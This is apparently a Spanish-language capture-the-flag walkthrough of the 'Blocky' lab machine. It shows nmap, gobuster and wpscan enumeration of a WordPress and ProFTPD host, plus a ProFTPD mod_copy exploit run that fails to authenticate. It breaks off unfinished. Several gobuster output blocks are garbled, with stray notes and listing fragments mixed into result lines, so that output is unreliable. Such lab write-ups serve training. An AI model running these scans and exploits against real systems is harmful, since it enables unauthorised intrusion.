

Blocky


Escaneo:

`nmap -sCV -p- --open 10.10.10.37 -T4`

```
(kali㉿kali)-[~/machineshtb/Blocky]
$ nmap -sCV -p- --open 10.10.10.37 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-09 02:34 GMT
Stats: 0:01:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 59.22% done; ETC: 02:37 (0:01:09 remaining)
Nmap scan report for 10.10.10.37
Host is up (0.18s latency).
Not shown: 65530 filtered tcp ports (no-response), 1 closed tcp port (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5a
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_  256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18
|_ http-title: Did not follow redirect to http://blocky.htb
|_ http-server-header: Apache/2.4.18 (Ubuntu)
25565/tcp open  minecraft    Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 162.82 seconds
(kali㉿kali)-[~/machineshtb/Blocky]
```

Visitamos el port 80 rápidamente y encontramos virtualhosting




añadimos el dominio al /etc/hosts y visitamos

```
10.10.10.143 supersecurehotel.htb
10.10.10.37 blocky.htb

(kali@kali)-[~/machineshtb/Blocky]
$
[Blocky] 0:bash 1:bash- 2:bash*
```

La web tiene de fondo al Minecraft en juego de los niños rata



POSTS

JULY 2, 2017

Welcome to BlockyCraft!



Welcome everyone. The site and server are still under construction so

Versiones:

nmap -Pn -sCV -p21,22,80,25565 blocky.htb -T4

```
(kali@kali)-[~/machineshtb/Blocky]
$ nmap -Pn -sCV -p21,22,80,25565 blocky.htb -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-09 02:57 GMT
Nmap scan report for blocky.htb (10.10.10.37)
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD 1.3.5a
22/tcp    open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
| 256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_ 256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: BlockyCraft &#8211; Under Construction!
|_ http-generator: WordPress 4.8
25565/tcp open  minecraft Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.73 seconds
```

Búsqueda de directorios

gobuster dir -u http://blocky.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "

```
Starting gobuster in directory enumeration mode
=====
./htm      Otra forma de (Status: 403) [Size: 289]
./html     encontrar el plugin (Status: 403) [Size: 290]
./php      con wpSCAN (Status: 403) [Size: 289]
./index.php (Status: 301) [Size: 0] [--> http://blocky.htb/]
./wiki     # wpSCAN enumerac (Status: 301) [Size: 307] [--> http://blocky.htb/wiki/]
./wp-content de plugins con ssl (Status: 301) [Size: 313] [--> http://blocky.htb/wp-content/]
./wp-login.php (Status: 200) [Size: 2397]
./plugins --disable-t (Status: 301) [Size: 310] [--> http://blocky.htb/plugins/]
./license.txt /brainfuck.htm (Status: 200) [Size: 19935]
./wp-includes (Status: 301) [Size: 314] [--> http://blocky.htb/wp-includes/]
./javascript (Status: 301) [Size: 313] [--> http://blocky.htb/javascript/]
./readme.html as (Status: 200) [Size: 7413]
./wp-trackback.php (Status: 200) [Size: 135]
./wp-admin wordpress (Status: 301) [Size: 311] [--> http://blocky.htb/wp-admin/]
./phpmyadmin clean, wordpress (Status: 301) [Size: 313] [--> http://blocky.htb/phpmyadmin/]
./xmlrpc.php vulnerable, wp (Status: 405) [Size: 42]
./html     pentestmonkey.php (Status: 403) [Size: 290]
./php      GTOBINS SUDOERS (Status: 403) [Size: 289]
./htm      TAR, pspy32, bash (Status: 403) [Size: 289]
./wp-signup.php (Status: 302) [Size: 0] [--> http://blocky.htb/wp-login.php?action=register]
Progress: 327295 / 1543920 (21.20%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 327402 / 1543920 (21.21%)
=====
Finished aggressive
```

Encontramos que la web utiliza WordPress 4.8



En este punto hay varias cosas por validar el ftp, el port 25565, plugins vulnerables, etc..

Validamos por Anonymous y nos pidió password, validamos si la versión es vulnerable y encontramos varios posibles exploits

```
Shellcodes: No Results

(kali㉿kali)-[~/machineshtb/Blocky]
$ searchsploit ProFTPD 1.3.5

-----
Exploit Title
-----
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit)
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2)
ProFTPD 1.3.5 - File Copy
-----

Shellcodes: No Results

(kali㉿kali)-[~/machineshtb/Blocky]
$
```

probamos varios exploits, pero nos pide usuario y contraseña

```
(kali@kali) [~/machines/htb/blocky]
$ python3 49908.py 10.10.10.37
220 ProFTPD 1.3.5a Server (Debian) [::ffff:10.10.10.37]

530 Please login with USER and PASS

503-Bad sequence of commands
503 Bad sequence of commands

530 Please login with USER and PASS

503-Bad sequence of commands
503 Bad sequence of commands

Exploit Completed
[+] File Written Successfully
[+] Go to : http://10.10.10.37/test.php
```

WordPress 4.8

Enumeramos wordpress

wpscan --url http://blocky.htb/ --enumerate p

```
[-] https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
| Found By: Rss Generator (Passive Detection)
| - http://blocky.htb/index.php/feed/, <generator>https://wordpress.org/?v=4.8</generator>
| - http://blocky.htb/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.8</generator>

[+] WordPress theme in use: twentyseventeen
| Location: http://blocky.htb/wp-content/themes/twentyseventeen/
| Last Updated: 2023-11-07T00:00:00.000Z
| Readme: http://blocky.htb/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 3.4
| Style URL: http://blocky.htb/wp-content/themes/twentyseventeen/style.css?ver=4.8
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/

| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://blocky.htb/wp-content/themes/twentyseventeen/style.css?ver=4.8, Match: 'Version: 1.3'

[+] Enumerating Most Popular Plugins (via Passive Methods)
[i] No plugins Found.
```

validamos temas

wpscan --url http://blocky.htb/ --enumerate t

```
[+] twentyseventeen
| Location: http://blocky.htb/wp-content/themes/twentyseventeen/
| Last Updated: 2023-11-07T00:00:00.000Z
| Readme: http://blocky.htb/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 3.4
| Style URL: http://blocky.htb/wp-content/themes/twentyseventeen/style.css
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Known Locations (Aggressive Detection)
| - http://blocky.htb/wp-content/themes/twentyseventeen/, status: 500
| Version: 1.3 (80% confidence)
| Found By: Style (Passive Detection)
| - http://blocky.htb/wp-content/themes/twentyseventeen/style.css, Match: 'Version: 1.3'
[+] twentysixteen
| Location: http://blocky.htb/wp-content/themes/twentysixteen/
| Last Updated: 2023-11-07T00:00:00.000Z
| Readme: http://blocky.htb/wp-content/themes/twentysixteen/readme.txt
| [!] The version is out of date, the latest version is 3.1
| Style URL: http://blocky.htb/wp-content/themes/twentysixteen/style.css
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masth
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Known Locations (Aggressive Detection)
```

Validamos usuarios

wpscan --url http://blocky.htb/ --enumerate u wpscan --url http://blocky.htb/ --enumerate t


```

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <=====
[i] User(s) Identified:

[+] notch
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
|   Wp Json Api (Aggressive Detection)
|   - http://blocky.htb/index.php/wp-json/wp/v2/users/?per_page=100&page
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] Notch
| Found By: Rss Generator (Passive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been
[!] You can get a free API token with 25 daily requests by registering at

[+] Finished: Sun Feb  9 04:01:41 2025
[+] Requests Done: 25
[+] Cached Requests: 38
[+] Data Sent: 6.607 KB
[+] Data Received: 123.244 KB
[+] Memory used: 178.723 MB
[+] Elapsed time: 00:00:07

(kali㉿kali)-[~/machineshtb/Blocky]
$ wpscan --url http://blocky.htb/ --enumerate u
[Blocky] 0:[tmux]- 1:bash 2:bash 3:[tmux]* 4:bash

```

validamos y parece que el usuario es válido




ERROR: The password you entered for the username **notch** is incorrect. [Lost your password?](#)

Username or Email Address

Password

☐ Remember Me


Ahora validamos los directorios para ver que encontramos



Under Construction

Please check back later! We will start publishing wiki articles after we have finished the main server plugin!


The new core plugin will store your playtime and other information in our database, so you can see your own stats!




validamos esta ruta

```
gobuster dir -u http://blocky.htb/plugins/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,"
```

```
Starting gobuster in directory enumeration mode
=====
/index.html      (Status: 200) [Size: 745]
/.               (Status: 200) [Size: 745]
/.html          (Status: 403) [Size: 298]
/.htm           (Status: 403) [Size: 297]
/.php           (Status: 403) [Size: 297]
/files          (Status: 301) [Size: 316] [--> http://blocky.htb/plugins/files/]
/assets         (Status: 301) [Size: 317] [--> http://blocky.htb/plugins/assets/]
/scan.php       (Status: 200) [Size: 268]
Progress: 173713 / 1543920 (11.25%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 173813 / 1543920 (11.26%)
=====
Finished
=====
```



validamos wp-content



```

=====
Starting gobuster in directory enumeration mode
=====
2017-05-19 20:45 5.1K
./html (Status: 403) [Size: 302]
./html class-wp-widget-ca (Status: 403) [Size: 301] 3-21 21:59 2.9K
/images (Status: 301) [Size: 321] [--> http://blocky.htb/wp-includes/images/]
./php class-wp-widget-ca (Status: 403) [Size: 301]
./ class-wp-widget-lir (Status: 200) [Size: 40838] 2017-05-22 18:06 6.8K
/rss.php (Status: 500) [Size: 0]
/category.php (Status: 200) [Size: 0] 2017-05-25 02:59 5.9K
/media.php wp-widget-m (Status: 500) [Size: 0] 2017-05-25 15:19 10K
/feed.php (Status: 200) [Size: 0]
/user.php (Status: 200) [Size: 0] 2017-05-25 02:59 8.0K
/version.php wp-widget-m (Status: 200) [Size: 0] 2017-05-21 20:44 13K
/registration.php (Status: 500) [Size: 0]
/post.php (Status: 200) [Size: 0] 2017-05-19 20:45 3.4K
/comment.php wp-widget-pa (Status: 200) [Size: 0] 2017-05-19 20:45 4.7K
/css (Status: 301) [Size: 318] [--> http://blocky.htb/wp-includes/css/]
/template.php (Status: 200) [Size: 0] 2017-05-19 20:45 5.7K
/date.php wp-widget-re (Status: 200) [Size: 0] 2017-05-19 20:45 4.7K
/update.php (Status: 500) [Size: 0]
/js class-wp-widget-rs (Status: 301) [Size: 317] [--> http://blocky.htb/wp-includes/js/]
/query.php wp-widget-se (Status: 200) [Size: 0] 2016-03-21 21:59 2.6K
/taxonomy.php (Status: 200) [Size: 0]
/cache.php (Status: 200) [Size: 0]
/theme.php wp-widget-te (Status: 200) [Size: 0] 2017-05-16 00:11 6.3K

./template.php (Status: 200) [Size: 0]
/date.php (Status: 200) [Size: 0]
/update.php (Status: 500) [Size: 0]
/js (Status: 301) [Size: 317] [--> http://blocky.htb/wp-includes/js/]
/query.php (Status: 200) [Size: 0]
/taxonomy.php (Status: 200) [Size: 0]
/cache.php (Status: 200) [Size: 0]
/theme.php (Status: 200) [Size: 0]
/http.php (Status: 200) [Size: 0]
/meta.php (Status: 200) [Size: 0]
/widgets.php (Status: 200) [Size: 0]
/widgets (Status: 301) [Size: 322] [--> http://blocky.htb/wp-includes/widgets/]
/bookmark.php (Status: 200) [Size: 0]
/cron.php (Status: 200) [Size: 0]
/fonts (Status: 301) [Size: 320] [--> http://blocky.htb/wp-includes/fonts/]
/customize (Status: 301) [Size: 324] [--> http://blocky.htb/wp-includes/customize/]
/plugin.php (Status: 200) [Size: 0]
/functions.php (Status: 500) [Size: 0]
/certificates (Status: 301) [Size: 327] [--> http://blocky.htb/wp-includes/certificates/]
/load.php (Status: 200) [Size: 0]
/capabilities.php (Status: 200) [Size: 0]
/locale.php (Status: 500) [Size: 0]
/Text (Status: 301) [Size: 319] [--> http://blocky.htb/wp-includes/Text/]
/session.php (Status: 500) [Size: 0]
/compat.php (Status: 200) [Size: 0]
/embed.php (Status: 200) [Size: 0]
/revision.php (Status: 200) [Size: 0]
/option.php (Status: 200) [Size: 0]


```

==Descompilar archivos .jar <https://jdec.app/>

